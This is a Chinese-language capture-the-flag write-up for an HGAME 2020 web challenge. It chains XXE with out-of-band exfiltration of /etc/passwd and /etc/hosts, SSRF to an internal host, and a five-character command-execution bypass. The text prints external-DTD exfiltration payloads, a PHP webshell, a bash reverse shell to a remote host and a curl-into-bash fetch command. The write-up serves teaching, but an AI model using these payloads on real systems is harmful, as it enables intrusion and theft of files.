HGAME 2020 WEEK 4 WRITE UP

{Web}

代打出题人服务中心


拿到题目，虽然这个页面没什么用，但是仪式感还是要有的，来人，安排上

先抓个包看看，可以发现数据是以`XML文档`的形式发送的

```
POST /submit.php HTTP/1.1
Host: bdctr.hgame.day-day.work
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 73
Origin: http://bdctr.hgame.day-day.work
DNT: 1
Connection: close
Referer: http://bdctr.hgame.day-day.work/

<msg><id>123</id><name>123</name><level>123</level><time>123</time></msg>
```

这时候就要考虑一下`XXE`的可能性了



尝试一下引用恶意代码，但是很显然这个页面是不会将回显带回来的，所以要用一个服务器接收一下，相对应的可以用`引入外部DTD文档`的方法来`引入外部实体声明`，所以构造一个恶意的外部声明

```
<!ELEMENT msg (id,name,level,time,root)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT level (#PCDATA)>
<!ELEMENT time (#PCDATA)>
<!ENTITY % zfile SYSTEM "php://filter/read=convert.base64-
encode/resource=/etc/passwd">
<!ENTITY % al "<!ENTITY hello SYSTEM 'http://xxx.xxx.xxx.xxx:5555/?%zfile;'>">
%al;
```

`burpsuite`的请求修改为

```xml
<?xml version="1.0"?>
<!DOCTYPE data SYSTEM "http://xxx.xxx.xxx.xxx/xxe_test.dtd">
<msg>
  <id>123</id>
  <name>123</name>
  <level>123</level>
  <time>123</time>
  <root>&hello;</root>
</msg>
```

然后接收到返回值

```
root@iZbp1hn8z47kqsj3uphozjZ:/# nc -nvlp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [47.103.13.107] port 5555 [tcp/*] accepted (family 2, sport 46694)
GET /?cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb
2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5
bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4
KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci
9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zc
G9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpw
cm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXN
yL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozOD
pNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkO
i91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbmF0
czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCl9
hcHQ6eDoxMDA6NjU1MzQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDoxMDE6MTAyOnN5c3RlbW
QgTmV0d29yayBNYW5hZ2VtZW50LCwsOi9ydW4vc3lzdGVtZC9uZXRpZjovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLXJlc29sdmU6eDoxM
DI6MTAzOnN5c3RlbWQgUmVzb2x2ZXIsLCw6L3J1bi9zeXN0ZW1kL3Jlc29sdmU6L3Vzci9zYmluL25vbG9naW4KbXlzcWw6eDoxMDM6MTA0
Ok15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQptZXNzYWdlYnVzOng6MTA0OjEwNzo6L25vbmV4aXN0ZW50Oi91c3I
vc2Jpbi9ub2xvZ2luCnNzaGQ6eDoxMDU6NjU1MzQ6Oi9ydW4vc3NoZDovdXNyL3NiaW4vbm9sb2dpbgo= HTTP/1.0
Host: 121.43.234.6:5555
Connection: close
```

```
>>> base64.b64decode(b"cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vb
m9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0O
jY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L
3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptY
WlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxM
DoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3L
WRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc
2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZ
DovdmFyL3J1bi9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpY
i9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCl9hcHQ6e
DoxMDA6NjU1MzQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDoxMDE6MTAyOnN5c3RlbWQgTmV0d29yayBNYW5hZ
2VtZW50LCwsOi9ydW4vc3lzdGVtZC9uZXRpZjovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLXJlc29sdmU6eDoxMDI6MTAzOnN5c3RlbWQgUmVzb2x2ZXIsL
Cw6L3J1bi9zeXN0ZW1kL3Jlc29sdmU6L3Vzci9zYmluL25vbG9naW4KbXlzcWw6eDoxMDM6MTA0Ok15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2Jpb
i9mYWxzZQptZXNzYWdlYnVzOng6MTA0OjEwNzo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnNzaGQ6eDoxMDU6NjU1MzQ6Oi9ydW4vc3NoZDovd
XNyL3NiaW4vbm9sb2dpbgo=").decode()
'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\
nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nolog
in\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/
mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/n
ologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34
:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:
/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobo
dy:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin\nsystemd-networ
k:x:101:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin\nsystemd-resolve:x:102:103:systemd Resolv
er,,,:/run/systemd/resolve:/usr/sbin/nologin\nmysql:x:103:104:MySQL Server,,,:/nonexistent:/bin/false\nmessagebus:x:104:
107::/nonexistent:/usr/sbin/nologin\nsshd:x:105:65534::/run/sshd:/usr/sbin/nologin\n'
>>>
```

证明通过这种方式可以读取任意文件，因为`Annive`说要打内网，于是看`/etc/hosts`

```
root@iZbp1hn8z47kqsj3uphozjZ:/# nc -nvlp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [47.103.13.107] port 5555 [tcp/*] accepted (family 2, sport 46716)
GET /?MTI3LjAuMC4xCWxvY2FsaG9zdAo6OjEJbG9jYWxob3N0IGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZlMDA6OjAJaXA2LWxvY
2FsbmV0CmZmMDA6OjAJaXA2LW1jYXN0cHJlZml4CmZmMDI6OjEJaXA2LWFsbG5vZGVzCmZmMDI6OjIJaXA2LWFsbHJvdXRlcnMKMTcyLjIx
LjAuNzYJaGdhbWUtcHJpdmF0ZQoxNzIuMjEuMC4zMQlmOWYxYjliOTllMTMK HTTP/1.0
Host: 121.43.234.6:5555
Connection: close
```

解`base64`得

```
Python 3.7.1 (v3.7.1:260ec2c36a, Oct 20 2018, 14:57:15) [MSC v.1915 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> base64.b64decode(b"MTI3LjAuMC4xCWxvY2FsaG9zdAo6OjEJbG9jYWxob3N0IGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZlMDA6OjAJaXA2L
WxvY2FsbmV0CmZmMDA6OjAJaXA2LW1jYXN0cHJlZml4CmZmMDI6OjEJaXA2LWFsbG5vZGVzCmZmMDI6OjIJaXA2LWFsbHJvdXRlcnMKMTcyLjIxLjAuNzYJa
GdhbWUtcHJpdmF0ZQoxNzIuMjEuMC4zMQlmOWYxYjliOTllMTMK").decode()
'127.0.0.1\tlocalhost\n::1\tlocalhost ip6-localhost ip6-loopback\nfe00::0\tip6-localnet\nff00::0\tip6-mcastprefix\nff02:
:1\tip6-allnodes\nff02::2\tip6-allrouters\n172.21.0.76\thgame-private\n172.21.0.31\tf9f1b9b99e13\n'
>>>
```

这里我们就可以看到另一台主机了，那就访问另一台主机看看是什么幺蛾子

```
root@iZbp1hn8z47kqsj3uphozjZ:/# nc -nvlp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [47.103.13.107] port 5555 [tcp/*] accepted (family 2, sport 46764)
GET /?6K+35bim5LiK5oKo55qE6Zif5LyNdG9rZW7orr/pl64hIC8/dG9rZW49 HTTP/1.0
Host: 121.43.234.6:5555
Connection: close
```

```
>>> base64.b64decode(b"").decode()
''
>>> base64.b64decode(b"6K+35bim5LiK5oKo55qE6Zif5LyNdG9rZW7orr/pl64hIC8/dG9rZW49").decode()
'请带上您的队伍token访问！ /?token='
>>>
```

提示要带上队伍的`token`来访问，但是问题来了，带上了队伍的`token`之后，没有回显了

```
root@iZbp1hn8z47kqsj3uphozjZ:/# nc -nvlp 5555
Listening on [0.0.0.0] (family 0, port 5555)
```

无法收到任何东西

搞了很久，通过`社会工程学做题法(其实就是 py Annive 师傅`，才知道是因为`libxml`的读取是有限制的，而需要回显的内容已经大于`libxml`所能接收的范围，所以需要将数据压缩后再传输

这里卡了很久很久，最后发现是`管道符 |`把我坑惨了，最后放弃了管道符，用了嵌套元封装器

构造新的恶意声明，这里采用`zlib.deflate`来压缩数据

```
<!ELEMENT msg (id,name,level,time,root)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT level (#PCDATA)>
<!ELEMENT time (#PCDATA)>
<!ENTITY % zfile SYSTEM "php://filter/read=convert.base64-
encode/resource=php://filter/read=zlib.deflate/resource=http://172.21.0.76/?
token=5nHJ2IeNlx9dlZ8ZndHbwP5PyLpRP3U1">
<!ENTITY % al "<!ENTITY hello SYSTEM 'http://xxx.xxx.xxx.xxx:5555/?%zfile;'>">
%al;
```

然后得到回显

```
root@iZbp1hn8z47kqsj3uphozjZ:/var/www/html# nc -nvlp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [47.103.13.107] port 5555 [tcp/*] accepted (family 2, sport 37122)
GET /?1VhJb9NAFL73V6QGNYsgE1VCRc1SVLVBSBy5UTRK7E1sxZs8Q0OFuSBOSNyQWC7cEKfmSA9I/JkCyb+AeJzEjpe8SSYCLGU8mXnz1
u9tkzRURyOtBnU7doGyC5M0FdUxHe+wcKMWPEprJ3P3+Fhp7ZmsfuTqbqPrFVCLeJ7jYY+4jscMu99A06NZ7A8OpuxL+URcSg3CqVznSoQj
gO1N5gyIvWd3qVuHSGhy0nsg3vj+6SMI08d5RCcn3AnFQNMihN+TEAajx7Ut7RqUEgbCmQMCArvMuT/nwviX5KgZJFfwzD5lPPr64+rz9dX
rny+//Pr4avL+0/W3N4E248vvk3eXu5wfOgrWmopIQLwQiIiOawjHA8hAnTH3ECFVJ+qAeEJ2VOW6ri6SIFLBmLHtGSbBfcKw6tiM2IxKKx
RT/4mEhtED5gUch92mSFg4A1goy822SHpN3n4Yj0Zr5RM4jHSjr5t/PgxPPS/N2Ri3Hzw8xXhLzYF2bK3rPNtKOSii846HhsMh0pllolAUA
hX4KjzRLO3OxmgvK1i/Y5H92n5NgUMioKtA76mHzgQ1YmugGZ68AhO6SiTmQGqq+t9WUyA1wrq91eYg+eJ0vt61SeDOFIIh8dYEE2tpW8Gf
Pu1SJjESBeC5Je23AIgTqDbOsmMTX9ELyog1EVJLE+rXxKSEa7tOfMvNRw+WjxIzRRL6CwssLvu2F4JZRRWQUcL3p3b7biASVZKW4+kTTrP
QwRHSVbQp5+BjVEBinsINRJP0PFoc8fnUj26nrWXRrjqXNSZViCykmzpjn7a54kj4iiIRrpXmmM3ZL5+Ks5YDQjrE6RI3A3pTfdOw4+PZHL
qzJTtSzmd4RCaKPs6T+K+iOA34cjaTRCxGoyQ+XxnGaWEFAyEv91aajuN5F5Qp5Mf94mO+vvQq8d1ybGvpXLZcEeoSLud3yP999FG0W1ZQr
GvuLN7BH9m/AQ== HTTP/1.0
Host: 121.43.234.6:5555
Connection: close
```

同时要用`zlib.inflate`来解压数据，可以写一个`php`小脚本，将待解压数据存放在`temp.txt`中，后面的回显也可以通过这个小脚本来解得原始值

```php
<?php
    echo
readfile('php://filter/read=zlib.inflate/resource=php://filter/read=convert.base
64-decode/resource=temp.txt');
?>
```

于是就得到了一个`HTML`页面

```php
<?php
error_reporting(0);

$token = @$_GET['token'];
if (!isset($token)) {
    die("请带上您的队伍token访问! /?token=");
}
$api = "http://checker/?token=".$token;
$t = file_get_contents($api);
if($t !== "ok") {
    die("队伍token错误");
}

highlight_file(__FILE__);

$sandbox = '/var/www/html/sandbox/'. md5("hgame2020" . $token);;
@mkdir($sandbox);
@chdir($sandbox);

$content = $_GET['v'];
if (isset($content)) {
    $cmd = substr($content,0,5);
    system($cmd);
}else if (isset($_GET['r'])) {
    system('rm -rf ./*');
}

/*
 _____ _   _ _____ _     _     _____ _____ _____ _____ _____ _____ _
/  ___| | | |  ___| |   | |   /  ___|  ___|_   _|_   _|  ___|  ___| |
| (___| |_| | |__ | |   | |   | |___| |__   | |   | | | |__ | |__ | |
 \___ \  _  |  __|| |   | |   | |___|  __|  | |   | | |  __||  __|| |
 ____) | | | | |___| |___| |___| |___| |___  | |  _| |_| |___| |___|_|
|_____/|_| |_|_____|_____|_____()_____|_____| |_|  |_____|_____|_|(_)
                                |/

*/
5839
```


从这里可以看出这段脚本给我们提供了一个`shell`，但是只允许`5`个字符以内的命令执行

这里具体`getshell`的过程可以参考这篇文章，这是一个很有意思（超级好玩），但也是很复杂的过程

`https://blog.csdn.net/qq_27446553/article/details/78502337`

```
root@iZbp1hn8z47kqsj3uphozjZ:/var/www/html# ls
index1.html              xxe_file_v3.dtd              xxe_write_v0.dtd   xxe_write_v1.dtd
index.html               xxe_file_v4.dtd              xxe_write_v10.dtd  xxe_write_v20.dtd
index.nginx-debian.html  xxe_file_v.dtd               xxe_write_v11.dtd  xxe_write_v2.dtd
shell.sh                 xxe_test.dtd                 xxe_write_v12.dtd  xxe_write_v3.dtd
shell.sh.save            xxe_write_ls.dtd             xxe_write_v13.dtd  xxe_write_v4.dtd
temp                     xxe_write_pwd.dtd            xxe_write_v14.dtd  xxe_write_v5.dtd
token                    xxe_write_shl.dtd            xxe_write_v15.dtd  xxe_write_v6.dtd
t.sh                     xxe_write_shl_remote.dtd     xxe_write_v16.dtd  xxe_write_v7.dtd
xxe_file.dtd             xxe_write_shl_remote_v1.dtd  xxe_write_v17.dtd  xxe_write_v8.dtd
xxe_file_v1.dtd          xxe_write_shlt.dtd           xxe_write_v18.dtd  xxe_write_v9.dtd
xxe_file_v2.dtd          xxe_write.txt                xxe_write_v19.dtd
root@iZbp1hn8z47kqsj3uphozjZ:/var/www/html#
```

这里我构造了很多文件，截一张在服务器上测试的时候得到的图



其中先生成了`g`文件，内容为

```
ls  -tp  >f
```

然后再同理构造其他文件，执行`g`，得到`f`文件如下

```
f
cu\
rl\
 \
0x\
xx\
xx\
xx\
xx\
|\
\
ph\
p
g
rev
v
pt-
sl
f>
dir
```

其中`shl.php`是我构造的一个`webshell`后门程序，将`shl.php`放在私人服务器上，方便访问，其代码如下

```
<?php
file_put_contents('shl.php','
    <?php
    header("Content-Type: text/plain");
    print shell_exec($_GET["cmd"]);
    ?>
');
?>
```

在从题目服务器请求该文件`(对，有一个 SSRF 始终贯穿这个题目)`的时候，会将如下内容写入题目服务器`shl.php`文件内

```

    <?php
    header("Content-Type: text/plain");
    print shell_exec($_GET["cmd"]);
    ?>

```

这样当我们请求题目服务器的`/shl.php?cmd=`的时候就相当于有一个无限制的`shell`了

这个文件放在阿里云的学生机上秒触发警报 233333

尊敬的 l1ki**hu：

云盾云安全中心检测到您的服务器：[redacted]）出现了紧急安全事件：发现后门(Webshell)文件 。 您可以登录云安全中心控制台-安全告警查看详情和处理。

更多参考：安全告警常见问题处理

阿里云计算有限公司

执行`f`文件，成功将`shl.php`放入题目服务器内

于是接着构造恶意声明

```
<!ELEMENT msg (id,name,level,time,root)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT level (#PCDATA)>
<!ELEMENT time (#PCDATA)>
<!ENTITY % zfile SYSTEM "php://filter/read=convert.base64-
encode/resource=php://filter/read=zlib.deflate/resource=http://172.21.0.76/sandb
ox/934b88f499c04e9deab73f6334731be9/shl.php?cmd=">
<!ENTITY % al "<!ENTITY hello SYSTEM 'http://xxx.xxx.xxx.xxx:5555/?%zfile;'>">
%al;
```

在`cmd=`后接任意命令即可

其实这个地方想过将`shell`反弹回服务器，这样可以为所欲为，不用每一条命令都提交一次请求，找起来也方便

```
root@iZbp1hn8z47kqsj3uphozjZ:/var/www/html# ls
index1.html              xxe_file_v3.dtd              xxe_write_v0.dtd   xxe_write_v1.dtd
index.html               xxe_file_v4.dtd              xxe_write_v10.dtd  xxe_write_v20.dtd
index.nginx-debian.html  xxe_file_v.dtd               xxe_write_v11.dtd  xxe_write_v2.dtd
shell.sh                 xxe_test.dtd                 xxe_write_v12.dtd  xxe_write_v3.dtd
shell.sh.save            xxe_write_ls.dtd             xxe_write_v13.dtd  xxe_write_v4.dtd
temp                     xxe_write_pwd.dtd            xxe_write_v14.dtd  xxe_write_v5.dtd
token                    xxe_write_shl.dtd            xxe_write_v15.dtd  xxe_write_v6.dtd
t.sh                     xxe_write_shl_remote.dtd     xxe_write_v16.dtd  xxe_write_v7.dtd
xxe_file.dtd             xxe_write_shl_remote_v1.dtd  xxe_write_v17.dtd  xxe_write_v8.dtd
xxe_file_v1.dtd          xxe_write_shlt.dtd           xxe_write_v18.dtd  xxe_write_v9.dtd
xxe_file_v2.dtd          xxe_write.txt                xxe_write_v19.dtd
root@iZbp1hn8z47kqsj3uphozjZ:/var/www/html# cat shell.sh
bash -i >& /dev/tcp/[redacted]1234 0>&1
root@iZbp1hn8z47kqsj3uphozjZ:/var/www/html# cat xxe_write_shl_remote.dtd
<!ELEMENT msg (id,name,level,time,root)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT level (#PCDATA)>
<!ELEMENT time (#PCDATA)>
<!ENTITY % zfile SYSTEM "php://filter/read=convert.base64-encode/resource=php://filter/read=zlib.deflate/re
source=http://172.21.0.76/sandbox/934b88f499c04e9deab73f6334731be9/shl.php?cmd=bash%20%3C(curl%20-s%20-S%20
-L%20http:////[redacted]/shell.sh)">
<!ENTITY % al "<!ENTITY hello SYSTEM 'http://[redacted]...1234/?%zfile;'>">
%al;
root@iZbp1hn8z47kqsj3uphozjZ:/var/www/html#
```

但是试了好久都没成功，不知道这个主机是部署在虚拟环境下还是啥。中途想拿到`ip`，拿是拿到了一个，不过可能是路过的一个扫描器。总之是没有成功，而且当前用户是`"nologin"`，可能也有点关系吧?

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
mysql:x:103:104:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:104:107::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
```

不管啦不管啦，找`flag`

`flag`在`/etc/`下，最终`Payload`如下

```
<!ELEMENT msg (id,name,level,time,root)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT level (#PCDATA)>
<!ELEMENT time (#PCDATA)>
<!ENTITY % zfile SYSTEM "php://filter/read=convert.base64-
encode/resource=php://filter/read=zlib.deflate/resource=http://172.21.0.76/sandb
ox/934b88f499c04e9deab73f6334731be9/shl.php?cmd=cat%20/etc/f1agg">
<!ENTITY % al "<!ENTITY hello SYSTEM 'http://xxx.xxx.xxx.xxx:5555/?%zfile;'>">
%al;
```

得到`flag`

`flag: hgame{XxE!@SsrF_4nD_f1lt3rEd_Rc3_1s_CoOl!}`